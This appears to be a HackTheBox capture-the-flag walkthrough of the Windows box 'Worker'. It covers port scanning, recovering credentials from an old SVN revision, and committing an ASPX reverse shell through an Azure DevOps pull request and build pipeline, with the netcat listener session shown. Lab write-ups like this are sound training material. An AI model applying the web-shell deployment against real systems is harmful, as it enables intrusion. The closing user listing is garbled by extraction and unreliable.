
Welcome back hackers!! Today we will be doing another windows based box named Worker from HackTheBox. Lets jump in!!

## **Enumeration**

```
PORT
         STATE SERVICE
                       REASON
                                       VERSION
80/tcp
                       syn-ack ttl 127 Microsoft IIS httpd
         open http
10.0
|_http-title: IIS Windows Server
| http-methods:
    Supported Methods: OPTIONS TRACE GET HEAD POST
    Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
3690/tcp open synserve syn-ack ttl 127 Subversion
5985/tcp open
                       syn-ack ttl 127 Microsoft HTTPAPI
              http
httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

There are 3 ports open. We will be taking a look at port 80 first. If we get hold of any credentials in our enumeration phase, we can use evil-winrm tool to login and get a shell. I haven't seen port 3690 in my previous engagements, this might be interesting, so lets start from port 80.

### Port 80 (HTTP)



Just a default IIS page. No sensitive information in the source code. Lets run gobuster to find out if there are any hidden directories or files involved. Unfortunately, gobuster didn't return anything.

```
(root@ kali) - [/home/rishabh/HTB/Windows/Worker]
# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -- no-error
-b 400,403,404,500 -q -t 64 -x aspx,html,txt -o dirbust
```

Lets move to port 3690 and see what it is.

## **Port 3690 (SVN)**

SVN or Subversion is a open source version control system. You can see it like as a git vcs. This link provides details to how to enumerate svn servers: <a href="https://book.hacktricks.xyz/pentesting/3690-pentesting-subversion-svn-server">https://book.hacktricks.xyz/pentesting/3690-pentesting-subversion-svn-server</a>

As stated in the article, first I listed all the projects or files which are present in the server:

```
(root@ kali)-[/home/rishabh/HTB/Windows/Worker]
# svn ls svn://$IP
dimension.worker.htb/
moved.txt
```

Next, I looked at the logs or commit history of the files:

Looking at the logs, it seems there has been some migration done to the server. Lets download both the directory and the note and see their contents.

```
(root@ kali)-[/home/rishabh/HTB/Windows/Worker]
# cat moved.txt
This repository has been migrated and will no longer be maintaned here.
You can find the latest version at: http://devops.worker.htb
// The Worker team :)
```

The text file contained a note, saying the migration has been successfull and we can access the latest version at <a href="http://devops.worker.htb">http://devops.worker.htb</a>. First, we will have to add this entry to our hosts file.

Here, is my updated hosts file:

```
GNU nano 6.0

127.0.0.1 localhost
127.0.1.1 kali
10.129.2.29 worker.htb devops.worker.htb dimension.worker.htb

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

#### If you notice:

```
A dimension.worker.htb/images/bg.jpg
A dimension.worker.htb/images/overlay.png
A dimension.worker.htb/images/pic01.jpg
A dimension.worker.htb/images/pic02.jpg
A dimension.worker.htb/images/pic03.jpg
A dimension.worker.htb/index.html
A moved.txt
Checked out revision 5.
```

we have downloaded the latest revision or commit of the files. I enumerated all the files, but it didn't contain any sensitive information. And, also if you look at the commit history, there were no comment on commit or revision 2. Lets download the revision 2 of this project.

```
(root kali)-[/home/rishabh/HTB/Windows/Worker]

# svn up -r 2

Updating '.':

D moved.txt

A deploy.ps1


Updated to revision 2.
```

It seems, note file has been deleted and deployment script has been added.

This is what we were looking for. CredentiallIsssss. Unfortunately, I used these creds to login as nathen but there was Authorization error. No problems. We still have to enumerate port 80 with the new host entries and also probably brute force subdomains if we don't reach anywhere.

### **Port 80 Continued**

worker.htb redirected us to the same page as default IIS page. Suprisingly, dimension.worker.htb did take us to a new site and here it is:




Clicking on these 4 tabs opened up a new window which had some information about this site but nothing interesting.

I ran gobuster to see if any new files exists, but unfortunately no:

```
-(root∰kali)-[/home/rishabh/HTB/Windows/Worker]
 -# gobuster dir -u http://dimension.worker.htb/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt --no-error -b 400,403,404,500 -q -t 64 -x
aspx, html, txt -o dirbust
/index.html
                      (Status: 200) [Size: 14588]
                      (Status: 301) [Size: 158] [-->
/images
http://dimension.worker.htb/images/]
                      (Status: 301) [Size: 158] [-->
/Images
http://dimension.worker.htb/Images/]
                      (Status: 301) [Size: 158] [-->
/assets
http://dimension.worker.htb/assets/]
                      (Status: 200) [Size: 14588]
/Index.html
                      (Status: 200) [Size: 17128]
/license.txt
/README.txt
                      (Status: 200) [Size: 771]
```


```
/readme.txt
                      (Status: 200) [Size: 771]
                      (Status: 200) [Size: 17128]
/LICENSE.txt
                      (Status: 301) [Size: 158] [-->
/IMAGES
http://dimension.worker.htb/IMAGES/]
/Assets
                      (Status: 301) [Size: 158] [-->
http://dimension.worker.htb/Assets/]
/INDEX.html
                      (Status: 200) [Size: 14588]
                      (Status: 200) [Size: 17128]
/License.txt
                      (Status: 200) [Size: 771]
/ReadMe.txt
/Readme.txt
                      (Status: 200) [Size: 771]
```

Now, moving on to devops.worker.htb, the site was asking for authentication.




Lets, supply the credentials we found earlier and see whether it works or not. Yipiee, it worked.


This is the landing site after successful authentication:




After little enumeration, going through the commits and pushes to this smart hotel project, I noticed one very interesting file:




If you go to pushes tab, you will notice, cmdasp.aspx was pulled from the repo and in the commit, the file was removed.




And if you go to the builds option, there was only spectral build present:




Make sure to add spectral.worker.htb in your hosts file. Next, create a new branch. Add a new file and paste the contents of a aspx web shell.




Next stage comes the pull request to merge our new branch with the main one. Click on 'create a pull request', add reviewers as nathalie henley, make sure the work items has been selected to 'check in from your phone' and then hit create:



Next, hit on approve, a new side window will open and then hit complete Merge:



cmdasp.aspx will be added to the main branch. Now, we have to apply these changes to the production website. Go to builds under pipelines:




Hit on queue and after few seconds, a green tick will appear next to your commit. Don't bother about the other things because I was trying to do some things but failed. Nevermind. Remember, there is a script running which will revert back all the changes, so you need to be quick. By the way, I was moving forward with aspx web shell, but I was too slow, to type a command and then catch a shell. So this

time, I copied the aspx reverse shell, changed the IP and port number in the script and followed the previous steps again.

## **Exploitation**

This time I named the file shell.aspx and uploaded to the main branch. Next, we have to navigate to spectral.worker.htb/shell.aspx, open up netcat listener to catch a shell:



```
(root@ kali)-[/home/rishabh/HTB/Windows/Worker]
# rlwrap nc -nvlp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.129.2.29.
Ncat: Connection from 10.129.2.29:51102.
Spawn Shell ...
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.
whoami
whoami
iis apppool\defaultapppool
c:\windows\system32\inetsrv>
```

We are iis apppool service. Lets escalate our privileges:

# **Privilege Escalation**

When I ran 'net user' command, it threw almost more than 100 users on the mahcine. LOL

makhal makham makham makhaml malham malham malham malham malham malhamlamlamlamlamlamlamlamlamlamlamlamlamla			
marhar marhar meghar meghar meghar melhas melhas melhas michat mached nathel nather nather nather neihey nichin noahip nuahip oakhol o'bhol parhol pa	nakhal	makham	makham1
mauhar melhas melhas michat michat michat mikhat mirhat morhav morhay nadhed nathel nathen nather nather neihey nichin nichin nichin noahip nuahip oakhol o'bhol parhol pa	Rati 100ts ) Officiality		
melhas melhas1 michat nichat1 mikhat mirhat norhav morhay nadhed nathel nathen nather nather1 neihey nichin nichin1 noahip nuahip oakhol o'bhol owehol paihol parhol oarhol1 pathop pauhor oayhos perhou peyhou ohihou quehub quihud rachul raehun ramhun ranhut rebhyd reeinc reeing reing renipr restorer rhiire riairv ricisa robish robisl robive ronkay rubkei rupkel ryakel sabken samken sapket sarkil sarkil1 scakin scokin seeakin seckir shakir shakir1 shakir2 shekno shikyl sielac skylan skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley tanlin tanlin1 taylin taylin1 taylin2 teslip teslis theliv tholon trimay trimea tremay trimay trimea tremay trimay trimea tremay trimay trimea trimed tylmer vanmey vanmid vanmid wianan vicmil vicmof vicmon vilmor vilmee wilnew vinmon virmor wyanis xavnog kennor xzynor zacnor zacnor1 zagnor zeonor	narhar	marhar1	mathar
melhas melhas1 michat nichat1 mikhat mirhat norhav morhay nadhed nathel nathen nather nather1 neihey nichin nichin1 noahip nuahip oakhol o'bhol owehol paihol parhol oarhol1 pathop pauhor oayhos perhou peyhou ohihou quehub quihud rachul raehun ramhun ranhut rebhyd reeinc reeing reing renipr restorer rhiire riairv ricisa robish robisl robive ronkay rubkei rupkel ryakel sabken samken sapket sarkil sarkil1 scakin scokin seeakin seckir shakir shakir1 shakir2 shekno shikyl sielac skylan skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley tanlin tanlin1 taylin taylin1 taylin2 teslip teslis theliv tholon trimay trimea tremay trimay trimea tremay trimay trimea tremay trimay trimea trimed tylmer vanmey vanmid vanmid wianan vicmil vicmof vicmon vilmor vilmee wilnew vinmon virmor wyanis xavnog kennor xzynor zacnor zacnor1 zagnor zeonor	nauhar	mavhar	meghar
michat1 mikhat mirhat morhay nadhed nached nather nather1 neihey nichin nichin1 noahip noahip nather1 neihey nichin nichin1 noahip noah	nelhas		
morhav morhay nadhed nathen nather nather nather neihey nichin nichin1 noahip nuahip oakhol o'bhol parhol p	nichat1	mikhat	
naohed nather nather nather neihey nichin nichin nichin1 noahip nuahip oakhol o'bhol obwehol paihol parhol parhol parhol payhos perhou peyhou obihou quehub quihud rachul rachun ramhun ramhun ramhun ramhun ramhun rachul rachul rachul rachun rachul rachul rachun rachun rachul rachun		morhav	nadhed
nichin nichin1 noahip huahip oakhol o'bhol bwehol paihol parhol barhol1 pathop pauhor bayhos perhou peyhou hihou quehub quihud rachul raehun ramhun ranhut rebhyd reeinc reeing reing renipr restorer rhiire riairv ricisa robish robisl robive ronkay rubkei rupkel ryakel sabken samken sapket sarkil sarkil1 scakin scokin seakin seckir shakir shakir1 shakir2 shekno shikyl sielac skylan skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley taylin1 taylin1 taylin1 taylin1 taylin1 taylin1 teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor WDAGUtilityAccount vedmil vermil wesmos wesmox whimun whimun1 whinai wianan vicmil vicmof vicmon wilnee wilnew vinmon virmor wyanis xavnog kennor zzynor zacnor zacnor	naohed		nathen
nichin nichin1 noahip huahip oakhol o'bhol bwehol paihol parhol barhol1 pathop pauhor bayhos perhou peyhou bhihou quehub quihud rachul raehun ramhun ranhut rebhyd reeinc reeing reiing renipr restorer rhiire riairv ricisa robish robisl robive ronkay rubkei rupkel ryakel sabken samken sapket sarkil sarkil1 scakin scokin saekin seckir shakir shakir1 shakir2 shekno shikyl sielac skylan skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley tanlin tanlin1 taylin taylin1 taylin1 taylin1 teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmid waymor wDAGUtilityAccount vedmil vermil wesmos wesmox whimun whimun1 whinai wianan vicmil vicmof vicmon wilnee wilnew vinmon virmor kyanis zaenor zaenor1 zagnor zeenor	nather	nather1	neihey
oweholpaiholparholbarhol1pathoppauhorbayhosperhoupeyhoubhihouquehubquihudrachulraehunramhunranhutrebhydreeincreeingreiingreniprrestorerrhiireriairvricisarobishrobislrobiveronkayrubkeirupkelryakelsabkensamkensapketsarkilseakinseckirshakirshakir1shakir2sheknoshikylsielacskylanskylan1slolayslolecsollegsoplelstelevsutlewtallewtamleytanlintaylintaylintaylin1taylin2teslipteslisthelivtholontimludtimmantodmantremartremastremaytrimaytrimeatrimedtylmervanmeyvanmidvanmid1vanmilwaymorVDAGUtilityAccountvedmilvermilwesmoswesmoxwhimunwhimun1whinaiwiananvicmorwyanisxavnogcenorxzynorzacnorzacnor1zagnorzeonorzitnotzoeoak	nichin	nichin1	
oweholpaiholparholbarhol1pathoppauhorbayhosperhoupeyhoubhihouquehubquihudrachulraehunramhunranhutrebhydreeincreeingreiingreniprrestorerrhiireriairvricisarobishrobislrobiveronkayrubkeirupkelryakelsabkensamkensapketsarkilseakinseckirshakirshakir1shakir2sheknoshikylsielacskylanskylan1slolayslolecsollegsoplelstelevsutlewtallewtamleytanlintaylintaylintaylin1taylin2teslipteslisthelivtholontimludtimmantodmantremartremastremaytrimaytrimeatrimedtylmervanmeyvanmidvanmid1vanmilwaymorVDAGUtilityAccountvedmilvermilwesmoswesmoxwhimunwhimun1whinaiwiananvicmorwyanisxavnogcenorxzynorzacnorzacnor1zagnorzeonorzitnotzoeoak	nuahip	oakhol	o'bhol
payhos perhou peyhou phihou quehub quihud rachul raehun ramhun ramhun ramhun rechul reeing reing reing renipr restorer rhiire riairv ricisa robish robisl robive ronkay rubkei rupkel sarkil scakin scokin seakin scokin seakin scokin seakin shakirl shakirl shakirl shakirl shakirl shakirl solleg soplel stelev sullew tamley tanlin taylin timman todman tremar tremas tremas tremay trimay trimea trimed tylmer vanmid vanmid vanmid vanmid vanmid viemon wilnee wilnew vinmon viemon vienor zagnor zacnor zagnor zag		paihol	
payhos perhou quehub quinud rachul raehun ramhun ramhun ramhut rebhyd reeinc reeing reing renipr restorer rhiire riairv ricisa robish robisl robive ronkay rubkei rupkel sabken sarkil scakin scokin seakin seakin seakin shakir shakirl shakirl shakirl shakirl slolay slolec solleg soplel stelev sullew tamley tamlin taylin taylin taylin taylin taylin taylin taylin taylin taylin timman todman tremar tremar tremas tremay trimay trimea trimed tylmer vanmid vanmid vanmid vanmid vanmid viemel wilnew vinmon vilnee wilnew vinmon vimor wyanis xaynog cennor zagnor zagno	parhol1		
phihou quehub quihud rachul raehun ramhun ramhun ranhut rebhyd reeinc reeing reing renipr restorer rhire riairv ricisa robish robisl robisl robive rupkel ryakel sabken sarkil scakin scokin seakin seakin seakin seakin shakir1 shakir2 shekno shikyl sielac skylan sholeg soplel stelev sulew tallew tamley tanlin taylin taylin1 taylin2 teslip teslis theliv tholon timman tremar tremar tremar tremar tremar tremar trimed trymey vanmid vanmid1 vimmon vimnon vilnee wilnew vinmon vilnee wilnew vinmon vilnee vilnor zagnor zeonor zacnor1 zagnor zeonor	payhos		peyhou
ranhut rebhyd reeinc reeing reiing renipr restorer rhiire riairv ricisa robish robisl robive ronkay rubkei rupkel ryakel sabken samken sapket sarkil sarkil1 scakin scokin seakin seckir shakir shakir1 shakir2 shekno shikyl sielac skylan skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley tamlin taylin1 taylin1 taylin1 taylin1 taylin2 teslip teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor vDAGUtilityAccount vedmil vermil wesmos wesmox whimun whimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog kennor zagnor zacnor zacnor1 zagnor zacnor	•	quehub	
reeing reiing renipr restorer rhiire riairv ricisa robish robisl robive ronkay rubkei rupkel ryakel sabken samken sapket sarkil sarkil1 scakin scokin seakin seckir shakir shakir1 shakir2 shekno shikyl sielac skylan skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley tanlin taylin1 taylin1 taylin1 taylin1 taylin2 teslip teslis theliv tholon timud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil versmos wesmox whimun vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog cennor zagnor zacnor zacnor1 zagnor zacnor	rachul	raehun	ramhun
restorer rhiire riairv ricisa robish robisl robive ronkay rubkei rupkel ryakel sabken samken sapket sarkil sarkil1 scakin scokin seakin seckir shakir shakir1 shakir2 shekno shikyl sielac skylan skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley tanlin tanlin1 taylin taylin1 taylin2 teslip teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor WDAGUtilityAccount vedmil vermil wesmos wesmox whimun whimun1 whinai wianan vicmil vicmof vicmon virmor wyanis xavnog kennor zzynor zacnor zacnor1 zagnor zeonor	ranhut	rebhyd	reeinc
ricisa robish robisl robive ronkay rubkei rupkel ryakel sabken samken sapket sarkil sarkil1 scakin scokin seakin seckir shakir shakir1 shakir2 shekno shikyl sielac skylan skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley tanlin taylin1 taylin1 taylin taylin1 taylin2 teslip teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor WDAGUtilityAccount vedmil vermil wesmos wesmox whimun whimun1 whinai wianan vicine wilnew vinmon virmor wyanis xavnog cennor zzynor zacnor zacnor1 zagnor zeonor	reeing	reiing	renipr
robive ronkay rubkei rupkel ryakel sabken samken sapket sarkil sarkil1 scakin scokin seakin seckir shakir shakir1 shakir2 shekno shikyl sielac skylan skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley tanlin tanlin1 taylin taylin1 taylin2 teslip teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil wesmos wesmox whimun whimun1 whinai wianan vicmil vicmof vicmon wilnee wilnew vinmon virmor kyanis xavnog kennor zagnor zeonor zacnor1 zagnor zeonor	restorer	rhiire	riairv
rupkel ryakel sabken samken sapket sarkil sarkil1 scakin scokin seakin seckir shakir shakir1 shakir2 shekno shikyl sielac skylan skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley tanlin tanlin1 taylin taylin1 taylin2 teslip teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil wesmos wesmox whimun whimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor kyanis xavnog kennor zzgnor zeonor zacnor1 zagnor zeonor	ricisa	robish	robisl
samken sapket sarkil sarkil1 scakin scokin seakin seckir shakir shakir1 shakir2 shekno shikyl sielac skylan skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley tanlin tanlin1 taylin taylin1 taylin2 teslip teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil wesmos wesmox whimun whimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor kyanis xavnog cennor xzynor zacnor zacnor1 zagnor zeonor	robive	ronkay	rubkei
sarkil1         scakin         scokin           seakin         seckir         shakir           shakir1         shakir2         shekno           shikyl         sielac         skylan           skylan1         slolay         slolec           solleg         soplel         stelev           sutlew         tallew         tamley           tanlin         taylin         taylin           taylin1         taylin2         teslip           teslis         theliv         tholon           timlud         timman         todman           tremar         tremay         trimed           trimay         trimea         trimed           tylmer         vanmey         vanmid           vanmid1         vanmil         waymor           vDAGUtilityAccount         vedmil         vermil           wesmos         wesmox         whimun           whimun1         whinai         wianan           vicmol         vicmon         vicmon           virmor         wyanis         xavnog           xennor         xzynor         zacnor           zacnor1         zagnor         zeonor	rupkel	ryakel	sabken
seakin         seckir         shakir           shakir1         shakir2         shekno           shikyl         sielac         skylan           skylan1         slolay         slolec           solleg         soplel         stelev           sutlew         tallew         tamley           tanlin         taylin1         taylin2         teslip           teslip         teslip         teslip           teslis         theliv         tholon           timlud         timman         todman           tremar         tremay         trimed           trimay         trimea         trimed           tylmer         vanmey         vanmid           vanmid1         vanmil         waymor           vDAGUtilityAccount         vedmil         vermil           wesmos         wesmox         whimun           whimun1         whinai         wianan           vicmol         vicmon         vicmon           vilnee         wilnew         vinmon           virmor         wyanis         xavnog           xennor         zagnor         zacnor           zacnor         zacnor	samken	sapket	sarkil
shakir1         shakir2         shekno           shikyl         sielac         skylan           skylan1         slolay         slolec           solleg         soplel         stelev           sutlew         tallew         tamley           tanlin         taylin1         taylin2           teslip         teslip         teslip           teslis         theliv         tholon           timlud         timman         todman           tremar         tremas         tremay           trimay         trimea         trimed           tylmer         vanmey         vanmid           vanmid1         vanmil         waymor           WDAGUtilityAccount         vedmil         vermil           wesmos         whimun         whimun           whimun1         whinai         wianan           vicmil         vicmon         vicmon           vilnee         wilnew         vinmon           virmor         wyanis         xavnog           xennor         xzynor         zacnor           zacnor1         zagnor         zeonor	sarkil1	scakin	scokin
shikyl         sielac         skylan           skylan1         slolay         slolec           solleg         soplel         stelev           sutlew         tallew         tamley           tanlin         tanlin1         taylin           taylin1         taylin2         teslip           teslis         theliv         tholon           timlud         timman         todman           tremar         tremay         trimed           tylmer         vanmey         vanmid           vanmid1         vanmil         waymor           VDAGUtilityAccount         vedmil         vermil           wesmos         whimun         whimun           whimun1         whinai         wianan           vicmil         vicmon         vicmon           vilnee         wilnew         vinmon           virmor         wyanis         xavnog           xennor         xzynor         zacnor           zacnor1         zagnor         zeonor           zitnot         zoeoak			shakir
